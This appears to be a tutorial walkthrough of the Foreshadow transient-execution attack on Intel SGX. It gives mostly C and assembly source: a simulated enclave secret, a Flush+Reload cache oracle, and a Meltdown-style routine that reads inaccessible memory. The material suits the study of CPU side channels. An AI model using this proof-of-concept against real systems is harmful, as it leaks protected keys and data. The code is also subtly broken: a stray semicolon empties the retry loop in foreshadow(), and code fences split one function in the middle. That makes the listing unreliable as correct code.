#include <stdint.h>
// read entire cache line
#define CACHE_LINE_SIZE     64
#ifndef SECRET_BYTES
#define SECRET_BYTES    CACHE_LINE_SIZE
#endif

// first few cache lines seem not to work stable (?)
#define SECRET_CACHE_LINE   27
#define SECRET_OFFSET       (CACHE_LINE_SIZE*SECRET_CACHE_LINE)

uint8_t __attribute__ ((aligned(0x1000))) array[1000];
#define secret array[SECRET_OFFSET]

void *sim_generate_secret( void ) {
    for (int i =0; i < SECRET_BYTES; i++)
        array[SECRET_OFFSET+i] = ((int)rand() % 255) + 1;
    return &secret;
}
void sim_destroy_secret( uint8_t cl[64]) {
    uint8_t rv = secret;
    for (int i=0; i < SECRET_BYTES; i++) {
        cl[i] = array[SECRET_OFFSET+i];
        array[SECRET_OFFSET+i] = 0xff;
```

```
    }
}
void sim_reload( void *adrs ) {
    asm volatile (
        "movl (%0), %%eax\n\t"
        : : "c" (adrs)
        : "%rax");
}
```

In sim-enclave.c, we define the function *sim_generate_secret(void)* which generates a random secret (in the range 1 to 255) and stores it in a *secret* array (we avoid the 0 value to avoid retries due to zero bias, for demonstration purposes). The address of this *secret* array is returned.

libsgxstep/foreshadow.c

```
#include "foreshadow.h"
#include "cache.h"
#include "enclave.h"
#include "transient.h"
#include "rtm.h"
#include "debug.h"

#include <stdio.h>
#include <sys/reg.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <string.h>

#define SLOT_SIZE                           0x1000
#define NUM_SLOTS                           256
#define ORACLE_SIZE                 (SLOT_SIZE * NUM_SLOTS)
#define SLOT_OFFSET(base, index)    ((uint8_t *)((uint64_t) (base) + (index) * SLOT_SIZE))

int fs_reload_threshold = 0x0;
int fs_zero_retries = 0;
int  __attribute__((aligned(0x1000))) fs_dummy;
char __attribute__((aligned(0x1000))) fs_oracle[ORACLE_SIZE];

void foreshadow_init(void) {
    unsigned long t1, t2;
    flush(&fs_dummy);
    t1 = reload(&fs_dummy);
    t2 = reload(&fs_dummy);
    fs_reload_threshold = t1-t2-60;
    info("cache hit/miss=%lu/%lu; reload threshold=%d", t2, t1, fs_reload_threshold);
    /* ensure all oracle pages are mapped in */
    memset(fs_oracle, 1, ORACLE_SIZE);
}
```

```
static inline int __attribute__((always_inline)) foreshadow_round(void *adrs) {
    void *slot_ptr;
    int i, fault_fired = 0;

    for(int j=0; j < 4; j++) {
        for (i=0; i < NUM_SLOTS; i++)
            flush( SLOT_OFFSET( fs_oracle, i ) );
        /* NOTE: proof-of-concept only: calling application should catch exception
         * and properly restore access rights. */
        transient_access(fs_oracle, adrs, SLOT_SIZE);
        for (i=j*64; i < (j+1)*64; i++)
            if (reload( SLOT_OFFSET( fs_oracle, i ) ) < fs_reload_threshold)
                return i;
    }
    return 0;
}
int foreshadow(void *adrs) {
    int j, rv = 0xff;
    if (!fs_reload_threshold)
        foreshadow_init();
    /* Be sceptic about 0x00 bytes to compensate for the bias */
    for(j=0; (rv==0x00 || rv==0xff) && j < FORESHADOW_ZERO_RETRIES; j++, fs_zero_retries++);
        rv = foreshadow_round(adrs);
    return rv;
}
int foreshadow_compare_secret(uint8_t *recovered, uint8_t *real, int len) {
    int i, rv = 0;
    for (i=0; i < len; i++) {
        if (recovered[i] != real[i]) {
            printf(" ** ");  rv++;
        }
        else
            printf("    ");
        printf("shadow[%2d]=0x%02x; enclave[%2d]=0x%02x", i, recovered[i], i, real[i]);
        if (i % 2) printf("\n");
    }
    if (rv)
        info("[FAIL] Foreshadow missed %d bytes out of %d :/", rv, len);
    else
        info("[OK] Foreshadow correctly derived all %d bytes!", len);
    return rv;
}
```

libsgxstep/transient.S

```
.text
.global transient_access
    # %rdi: oracle
    # %rsi: secret_ptr
    # %rdx: slot_size
```

```
transient_access:
    mov $0, %rax
    tzcnt  %rdx, %rcx             # slot_size <- log2( slot_size )
retry:
    movb (%rsi), %al
    shl %cl, %rax
    jz retry
    movq (%rdi, %rax), %rdi
    retq
```

The log of *slot_size* (which equals 4096 B i.e. 2^{12}bytes) is first computed using *tzcnt* instruction. Using *movb*, we try to access the inaccessible memory and store it *%rax*, and we shift this secret byte to map this value to a separate page, which will be used as an index to pass to the oracle array (the *movq* instruction). The *movb*, *shl* and *movq* instructions are executed as a part of transient execution, and load the corresponding oracle slot into the L1 cache. These few instructions form the basic principle of the Meltdown attack which is used as a subroutine for Foreshadow.